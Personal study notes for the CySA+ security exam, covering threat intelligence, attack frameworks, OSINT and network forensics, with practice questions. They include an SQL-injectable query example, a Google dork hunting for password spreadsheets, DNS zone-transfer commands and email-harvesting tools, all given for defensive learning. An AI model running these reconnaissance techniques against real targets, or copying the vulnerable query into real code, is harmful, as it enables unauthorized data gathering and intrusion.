

Identify Security Control Types


Wednesday, October 5, 2022 10:05 PM

Intro

Wednesday, October 5, 2022 10:05 PM

Cybersecurity Roles and Responsibilities

Wednesday, October 5, 2022 10:05 PM



●● Cybersecurity Analyst

- o A senior position within an organization's security team with direct responsibility for protecting sensitive information and preventing unauthorized access to electronic data and the systems that protect it.

- o Cybersecurity teams contain junior and senior analysts

What are some functions of a cybersecurity analyst?

- o Implementing and configuring security controls
- o Working in a SOC or CSIRT
- o Auditing security processes and procedures
- o Conducting risk assessments, vulnerability assessments, and penetration tests
- o Maintaining up-to-date threat intelligence

SOC

Wednesday, October 5, 2022 10:06 PM

- Security Operations Center (SOC)


- A location where security professionals monitor and protect critical information assets in an organization
- SOCs usually exist for larger corporations, government agencies, and health care organizations
 - Must have the authority to operate
 -
 - Contain motivated and skilled professionals
 -
 - Incorporate processes into a single center
 -
 - Perform incident response
 -
 - Protect itself and the organization at large
 -
 - Separate the “signal from the noise”
 -
 - Collaborate with other SOCs for data sharing
- The SOC should be the single point of contact for security, monitoring, and incident response

Security Control Categories

Wednesday, October 5, 2022 10:06 PM

● Security Control Categories

- Security Control is a technology or procedure put in place to mitigate vulnerabilities and risk in order to ensure the confidentiality, integrity, availability, and nonrepudiation of data and information.



- Security controls should be selected and deployed in a structured manner using an overall framework
 - AC – Access Control
 - AA – Accountability
 - IR – Incident Response
 - RA – Risk Assessment

Earlier versions of NIST SP 800-53 used classes of controls (technical, operational, and managerial)

●●● Technical (Logical) Controls

- A category of security control that is implemented as a system (hardware, software, or firmware)
- Operational Controls
- A category of security control that is implemented primarily by people rather than

systems

Managerial Controls

- o A category of security control that provides oversight of the information system

NIST SP 800-53 (rev 4 and newer) do not use classes of controls anymore, but these are still used by the CySA+ exam objectives

● Preventative Control

- o A control that acts to eliminate or reduce the likelihood that an attack can succeed

● Detective Control

- 8 -

- o A control may not prevent or deter access, but it will identify and record any attempted or successful intrusion

Corrective Control

- o A control acts to eliminate or reduce the impact of an intrusion event

No single security control is invulnerable, so the efficiency of a control is instead measured by how long it delays an attack

●●●Physical Control

- o A type of security control that acts against in-person intrusion attempts

Deterrent Control

- o A type of security control that discourages intrusion attempts

Compensating Control

- o A type of security control that acts as a substitute for a principal control

●●●●Selecting Security Controls

CIA- Confidentiality, Integrity and Availability

Consider the following technical controls...

- o Encryption

- o Digital Signatures

- o Cloud Elasticity

None of these three technologies can provide CIA alone, but combined they uphold the three tenets of security

●Think about...

- o Dion Training has implemented routine backups of our databases to ensure we can quickly recover if a database is corrupted or infected. The backup solution also uses hashing to validate the integrity of each entry as it is written to the backup device. What technical control would you recommend adding to ensure the tenets of CIA are upheld?

Selecting Security Controls

Wednesday, October 5, 2022 10:06 PM

Threat Intelligence

Wednesday, October 5, 2022 3:07 PM

Intelligence Cycle

Wednesday, October 5, 2022 3:08 PM

Security intelligence is a process

1. Requirements (Planning & Direction)
2. Collection & Processing
3. Analysis
4. Dissemination
5. Feedback

1. Requirements (Planning & Direction) - sets out the goals for the intelligence gathering effort
 - A. What is it we want to collect?
 - B. What do we care about?
 - C. Example: If you work for the government, there are legal restrictions on what you can and can't gather
2. Collection (& Processing) - Implemented by software tools, such as SIEMs, then processed for later analysis
 - A. Example: various log types require different types of parsing (processing)
3. Analysis - Performed against the given use cases from the planning phase and may utilize automated analysis, artificial intelligence, and machine learning
 - A. Usually separated into 3 categories – known good, known bad, not sure
4. Dissemination - Publishing information produced by analysis to consumers who need to act on the insights developed

Intelligence types

- a. Strategic - addresses broad themes and objectives, ex. executive summaries
 - b. Operational - day to day priorities of managers and specialists, ex. checklists
 - c. Tactical - informs real-time decisions as encountered by staff, ex. Alerts in a SOC
5. Feedback – aims to clarify requirements and improve the collection, analysis, and dissemination of information by reviewing current inputs and outputs
 - A. Lessons Learned
 - B. Measurable success
 - C. Evolving threat issues

Intelligence Sources

Wednesday, October 5, 2022 8:47 PM

Collection phase from Intelligence Cycle

- You must consider the sources of the intelligence

Factors:

- Timeliness – source that ensures its up-to-date
- Relevancy – source that ensures it matches the use cases intended for it
- Accuracy – source that ensures it produces effective results
- Confidence levels – source that ensures it produces qualified statements about reliability
 - Confidence levels can be graded – MISP project

Table B-1. Evaluation of Source Reliability.

A	Reliable	No doubt of authenticity, trustworthiness, or competency; has a history of complete reliability
B	Usually Reliable	Minor doubt about authenticity, trustworthiness, or competency; has a history of valid information most of the time
C	Fairly Reliable	Doubt of authenticity, trustworthiness, or competency but has provided valid information in the past
D	Not Usually Reliable	Significant doubt about authenticity, trustworthiness, or competency but has provided valid information in the past
E	Unreliable	Lacking in authenticity, trustworthiness, and competency; history of invalid information
F	Cannot Be Judged	No basis exists for evaluating the reliability of the source

Table B-2. Evaluation of Information Content.

1	Confirmed	Confirmed by other independent sources; logical in itself; Consistent with other information on the subject
2	Probably True	Not confirmed; logical in itself; consistent with other information on the subject
3	Possibly True	Not confirmed; reasonably logical in itself; agrees with some other information on the subject
4	Doubtfully True	Not confirmed; possible but not logical ; no other information on the subject
5	Improbable	Not confirmed; not logical in itself

Table B-2. Evaluation of Information Content.

1	Confirmed	Confirmed by other independent sources; logical in itself; Consistent with other information on the subject
2	Probably True	Not confirmed; logical in itself; consistent with other information on the subject
3	Possibly True	Not confirmed; reasonably logical in itself; agrees with some other information on the subject
4	Doubtfully True	Not confirmed; possible but not logical ; no other information on the subject
5	Improbable	Not confirmed; not logical in itself; contradicted by other information on the subject
6	Cannot Be Judged	No basis exists for evaluating the validity of the information

- Proprietary source – threat intel very widely provided as a commercial service offering, where access to updates and research is subject to a subscription fee
- Closed-source – Data that's derived from the provider's own research and analysis efforts, such as data from honeynets that they operate, plus information mined from its customers' systems, suitably anonymized
- Open-source – data available to use without subscription, may include threat feeds similar to commercial providers, and may contain reputation lists and malware signature databases
 - a. US-CERT
 - b. UK's NCSC
 - c. AT&T Security (OTX)
 - d. MISP
 - e. VirusTotal
 - f. Spamhaus
 - g. SANS ISC Suspicious Domains
- Threat feeds are a form of explicit knowledge, but implicit knowledge from experience practitioners is also useful
- OSINT – info obtained about a person or organization through public records, websites and social media

Information Sharing and Analysis Centers (ISACS)

Wednesday, October 5, 2022 9:01 PM

- Started in 90s as PPP (public private partnership)
- ISAC – non-profit group set up to share sector-specific threat intel and security best practices amongst its members

Critical Infrastructure

- any physical or virtual infrastructure is considered vital to the US, any incapacitation or destruction would be debilitating on security, national economic security, national public health or safety, or any combo of these
- ISC/SCADA

Government

- serves non-federal governments in the US, such as state, local, tribal and territorial governments

Healthcare

- serves healthcare providers that are targeted for blackmail and ransom opportunities by compromising data

Financial

- serves the financial sector to prevent fraud and extortion

Aviation

- Serves the aviation industry to prevent fraud, terrorism, service disruptions, and unsafe operations of air traffic control systems

Threat Intelligence Sharing

Wednesday, October 5, 2022 9:20 PM

Parts of Dissemination chain

- Risk management – identifies, evaluates, and prioritizes threats and vulnerabilities to reduce their negative impact
- Incident response – organized approach to addressing and managing the aftermath of a security breach or cyberattack
 - a. Tactical intel is best
- Vulnerability management – identifying, classifying, prioritizing, remediating, and mitigating software vulnerabilities
 - a. IoT, deepfakes – vulnerabilities not often considered
- Detection and monitoring – observing activity to identify anomalous patterns for further analysis

Classifying Threats

Wednesday, October 5, 2022 9:28 PM

- Known or unknown
- Threat actors
- Commoditization of malware and zero-day threats
- Threat research to classify different threats
- STIX, TAXII, OpenIOC, MISP

Threat Classification

Wednesday, October 5, 2022 9:29 PM

Known threats


- can be identified using signatures and pattern-matching
- Malware, documented exploits
- Documented exploit – piece of software, data or sequence of commands that takes advantage of a vulnerability to cause unintended behavior or to gain unauthorized access to sensitive data

Unknown threat

- Cannot be identified using basic signature or pattern matching
- Zero days, obfuscated malware, behavior based, recycled threats, known unknowns, unknown unknowns
- Obfuscated malware – malware obfuscated using compression, encryption, or encoding to bypass signature detection
- Behavior-based detection (heuristic) – evaluates an object based on intended actions prior to execution
- Recycled threat – process of combining and modifying parts of existing exploits to create new threats that aren't easily identified by scans
- Known unknowns – malware that contains obfuscation to circumvent signature-matching and detection
- Unknown unknowns – malware that contains completely new attack vectors and exploits
 - Known knowns – certain of malware, good signature
 - unknown known – known to others, maybe not to you
 - known unknowns – know that its bad, no signature to block
 - unknown unknown – unknown to us, unknown to any signature

Johari Window

Johari Window



Threat Actors

Wednesday, October 5, 2022 9:41 PM

- Nation-state – actor that's supported by the resources of its host country's military and security services
- Organized crime – uses hacking and computer fraud for commercial gain
- Hacktivist – hacking for social or politically motivated agendas
- Insider threat – actor with privileges on the system that cause intentional or unintentional

Insider threat motivations

- Sabotage – grudges, vengeance
- Financial gain - greed
- Business advantage – working for competitor

Intentional or unintentional

- Unintentional – ex. shadow IT (unknown systems causing vulnerabilities), clicking on phishing
- Intentional - purposeful

Malware

Wednesday, October 5, 2022 9:48 PM

- Commodity – malware that are widely available for sale and easy to obtain and use, generic
- Targeted malware – higher threat
- Zero-day malware – applied to the vulnerability itself but can also refer to an attack or malware that exploits it
- Most adversaries will only use a zero-day vulnerability for high value attacks
- APT – attacker's ability to obtain, maintain, and diversify access to network using exploits and malware
- APTs are considered a known unknown threat
- C2 – infrastructure of hosts and services with which attackers direct, distribute or control malware of botnets
- APTs target financial institutions, healthcare companies, and governments to get large PII data sets
- Persistence – ability to maintain covert access to a target host or network

Threat Research

Wednesday, October 5, 2022 9:55 PM

Reputational threat research

- **Reputation data** - blacklists of known threat sources such as malware signatures, IP ranges and DNS domains

IoC

- Residual sign that an asset or network has been successfully attacked or continuing to be attacked
- Unauthorized software and files
- Suspicious emails
- Suspicious registry and file system changes
- Unknown port & protocol usage
- Rogue hardware
- Service disruption and defacement
- Suspicious or unauthorized account usage

IoA – term used for evidence of an intrusion attempt that is in progress

Behavioral threat research

- Correlation of IoCs into attack patterns
- TTP – tactics, techniques, and procedures – patterns that were used by actors in attacks
- **Port hopping** – ATP'S C2 app might use any port to communicate and may jump between different ports
- **Fast flux DNS** – technique rapidly changes the IP address associated with the domain

Data Ex-filtration

-

Attack Frameworks

Wednesday, October 5, 2022 10:07 PM

Lockhead Martin Kill Chain

- Reconnaissance, Weaponization, Delivery, Exploitation, Installation, C2, Actions on Objectives

Recon – gathering information

Weaponization – preparing weaponizing code to gain initial access

Delivery – Identifying a vector by which to transmit the code

Exploitation – code is executed on the target

Installation – mechanism enables the weaponized code to run a RAT and achieve persistence on the target

C2 – establishes an outbound channel to a remote server that can be used to remote control the system


Actions on Objectives – uses the access he has achieved to covertly collect info from target and transfer data

Kill chain analysis – used to identify a defensive course-of-action matrix to counter the progress of an attack at each stage

MITRE ATT&CK Framework

- Maintained by MITRE for listing and explaining specific adversary tactics, techniques and common knowledge
- Pre-ATT&CK matrix – aligns the recon and weaponization phases of the kill chain

Diamond Model of Intrusion and Analysis



- Allows an analyst to exploit the fundamental relationship between features

Tuple

```

E = { {Adversary,Cadversary},
      {Capability,Ccapability},
      {Infrastructure,Cinfrastructure},
      {Victim,Cvictim} = {
          {IP,CIP},
          {Port,Cport},
          {Process,Cprocess}
      },
      {Timestamp,Ctimestamp},
      { }
}

```

- Each model can be used individually or combined

-

While conducting a static analysis source code review of a program, you see the following line of code:

©2022 Dion Training

```
String query = "SELECT * FROM CUSTOMER WHERE  
CUST_ID=' " + request.getParameter("id") + "'";
```

What is the issue with the largest security issue with this line of code?

-

- An SQL injection could occur because input validation is not being used on the id parameter (Correct)
- The * operator will allow retrieval of every data field about this customer in the CUSTOMER table
- This code is vulnerable to a buffer overflow attack
- The code is using parameterized queries (Incorrect)

Which type of media sanitization would you classify degaussing as?

- Erasing
- Clearing
- Purging (Correct)
- Destruction (Incorrect)

You have been asked to recommend a capability to monitor all of the traffic entering and leaving the corporate network's default gateway. Additionally, the company's CIO requests to block certain content types before it leaves the network based on operational priorities. Which of the following solution should you recommend to meet these requirements?

- Install a NIPS on the internal interface and a firewall on the external interface of the router (Correct)

- Configure IP filtering on the internal and external interfaces of the router

- Installation of a NIPS on both the internal and external interfaces of the router (Incorrect)

- Install a firewall on the router's internal interface and a NIDS on the router's external interface

You have been asked to conduct a forensic disk image on an internal 500 GB hard drive. You connect a write blocker to the drive and begin to image it using dd to copy the contents to an external 500 GB USB hard drive. Before completing the image, the tool reports that the imaging failed. Which of the following is most likely the reason for the image failure?

- The data cannot be copied using the RAW format (Incorrect)

- The data on the source drive was modified during the imaging

- The source drive is encrypted with BitLocker

- There are bad sectors on the destination drive (Correct)

You have been asked to provide some training to Dion Training's system administrators about the importance of proper patching of a system before deployment. To demonstrate the effects of deploying a new system without patching it first, you ask the system administrators to provide you with an image of a brand-new server they plan to deploy. How should you deploy the image to demonstrate the vulnerabilities exposed while maintaining the security of the corporate network?

- Deploy the vulnerable image to a virtual machine on a physical server, create an ACL to restrict all incoming connections to the system, then scan it for vulnerabilities (Incorrect)
- Utilize a server with multiple virtual machine snapshots installed on it, restore from a known compromised image, then scan it for vulnerabilities
- Deploy the system image within a virtual machine, ensure it is in an isolated sandbox environment, then scan it for vulnerabilities (Correct)
- Deploy the image to a brand new physical server, connect it to the corporate network, then conduct a vulnerability scan to demonstrate how many vulnerabilities are now on the network

Indicator Management

Wednesday, October 5, 2022 10:19 PM

- STIX – standard terminology for IoCs and ways of indicating relationships between them that is included as part of the OASIS Cyber Threat Intelligence framework
 - designed for automated feeds
 - expressed in JSON format that consists of attribute:value pairs
 - built from high-level STIX-domain objects (SDO) that contain multiple attributes and values
- SDO – observed data, indicator, attack pattern, campaign and threat actors, course of action
- STIX v1 used an XML-based format, but exam talks about v2

```
{  
  "type": "observed-data",  
  "id": "some-unique-string",  
  "created": "2019-10-01T10:03:16",  
  "number_observed": 5,  
  "objects": {  
    "0": {  
      "type": "domain-name",  
      "value": "some.malicious.actor.domain.net"  
      "resolves_to_refs": [  
        "1" ],  
      "1": {  
        "type": "ipv4-addr",  
        "value": "192.168.1.1"  
      },  
      ... } } }
```

TAXII (Trusted Automated eXchange of Indicator Information)

- Protocol for supplying codified information to automate incident detection and analysis\

OpenIOC

- Framework by Mandiant that uses XML-formatted files for supplying codified information

automate incident detection and analysis

MISP

- Provides a server platform for cyber threat intelligence sharing, a proprietary format, supports OpenIOC definitions, and can import and export STIX over TAXII

Threat Hunting

Thursday, October 6, 2022 8:09 PM

Threat Modeling

Thursday, October 6, 2022 8:11 PM


How can the attack be performed?

What is the potential impact to the CIA of the data?

How likely is the risk to occur?

What mitigations are in place?

- Threat modeling – the process of identifying and assessing the possible threat actors and attack vectors that pose a risk to the security of an app, network, or other system
- Evaluate inside-out and outside-in
- Threat modeling can be used against corporation networks in general or against specific targets like websites or apps you deploy
- Adversary Capability – formal classification of the resources and expertise available to the threat actor
 - a. Acquired and augmented
 - b. Developed
 - c. Advanced
 - d. Integrated
- Attack Surface – points at which a network or app receives external connections or inputs/outputs that are potential vectors to be exploited by a threat actor
- Holistic network
- Websites or cloud-services
- Custom software applications
- Attack vector – specific path by which a threat actor gains unauthorized access
 - a. Cyber
 - b. Human
 - c. Physical
-



- Likelihood – chance of a threat being realized which is usually expressed as a percentage
- Impact – cost of an incident or disaster scenario which is expressed in cost (dollars)
-

Threat Hunting

Thursday, October 6, 2022 8:22 PM

- Threat hunting – cybersecurity technique designed to detect presence of threats that have not been discovered by normal security monitoring
 - Threat hunting – proactive
 - TH is potentially less disruptive than penetration testing
1. Establishing a hypothesis – a hypothesis is derived from the threat modeling and is based on potential events with higher likelihood and higher impact
 2. Profiling threat actors and activities – creating scenarios that show how a prospective attacker might attempt an intrusion and what their objectives might be
 - Threat hunting relies on the use of the tools developed for regular security monitoring and incident response
 - Assume that these existing rules have failed when you are threat hunting
 - Analyze network traffic
 - Analyze the executable process list
 - Analyze other infected hosts
 - Identify how the malicious process was executed
 - Threat hunting consumes a lot of time and resources but it improves:
 - detection capabilities
 - integrate intelligence
 - reduce attack surface
 - block attack vectors
 - identify critical assets

OSINT

Thursday, October 6, 2022 8:30 PM

- OSINT – use public info plus tools used to aggregate and search it
- OSINT can allow an attacker to develop any number of strategies for compromising a target

Sources

- Publicly available info
- Social media
- HTML code
- Metadata

Google Hacking

Thursday, October 6, 2022 8:33 PM

Google hacking – OSINT technique that uses Google search operators to locate vulnerable web servers and applications

- Quotes – specify the exact phrase and make a search more precise
- NOT – use the minus sign in front of a word or quoted phrase to exclude results that contain a string
- AND/OR - logical operators to require both search terms and require either search term
- Scope – different keys can be used to select the scope of the search such as site, filetype, related, allintitle, allinurl, or allinanchor
- URL Modifier - &pws=0, &filter=0, &tbs=1:1
- GHDB – database of search strings optimized for locating vulnerable websites and searches
- **<https://www.google.com/search?q=filetype%3Axls+password+site%3Adiontraining.com>**

- Shodan – search engine for identifying vulnerable devices

Exam tips

- Identify Google search strings

Profiling Techniques

Thursday, October 6, 2022 8:41 PM

Profiling techniques – identify who works at a particular company

- Email harvesting – OSINT to gather emails from a domain
 - a. Centralops.net - email dossier
 - b. Using emails for social engineering
- Pipl.com
- Peekyou.com
- Echosec.net
- theHarvester

Harvesting Techniques

Thursday, October 6, 2022 8:45 PM

DNS harvesting

- Whois
- If DNS is misconfigured, DNS zone transfer could be allowed
- DNS zone transfer – replicates DNS databases across a set of DNS servers that is used during recon
 - a. Nslookup set type=any ls-d domain.com
 - b. Dig axfr ns.diontraining.com ns.attacker.com

Website Harvesting – copying source code of website files to analyze for info and vulnerabilities


Exam tip – know the concept of zone transfer

Network Forensics

Thursday, October 6, 2022 8:50 PM

Network traffic must be captured and its data frames decoded before it can be analyzed

- SPAN – allows for the copying of network traffic for ingestion
- Packet sniffer – hardware or software that records data from frames as they pass over network media
- Network sniffer should be placed inside a firewall or close to an important server




- Tcpdump – packet analyzer that displays TCP/IP and other packets being transmitted over the network
- Wireshark – GUI-based packet analyzer

Network forensic tools

Thursday, October 6, 2022 8:50 PM

Network traffic must be captured and its data frames decoded before it can be analyzed

- SPAN – allows for the copying of network traffic for ingestion
- Packet sniffer – hardware or software that records data from frames as they pass over network media
- Network sniffer should be placed inside a firewall or close to an important server



- Tcpdump – packet analyzer that displays TCP/IP and other packets being transmitted over the network
- Wireshark – GUI-based packet analyzer

tcpdump

Thursday, October 6, 2022 8:57 PM

Wireshark

Thursday, October 6, 2022 9:00 PM

Flow analysis

Thursday, October 6, 2022 9:00 PM

- Full packet capture – captures entire packet including the header and the payload for all traffic
- Flow collector – recording metadata and stats about network traffic rather than recording every frame
- Flow analysis tools provide network traffic stats sampled by a collector
- NetFlow – cisco-developed means of reporting network flow info to a structured database
 - network protocol interface
 - version and type of IP
 - source and destination IP
 - source and destination port
 - IP's type of service
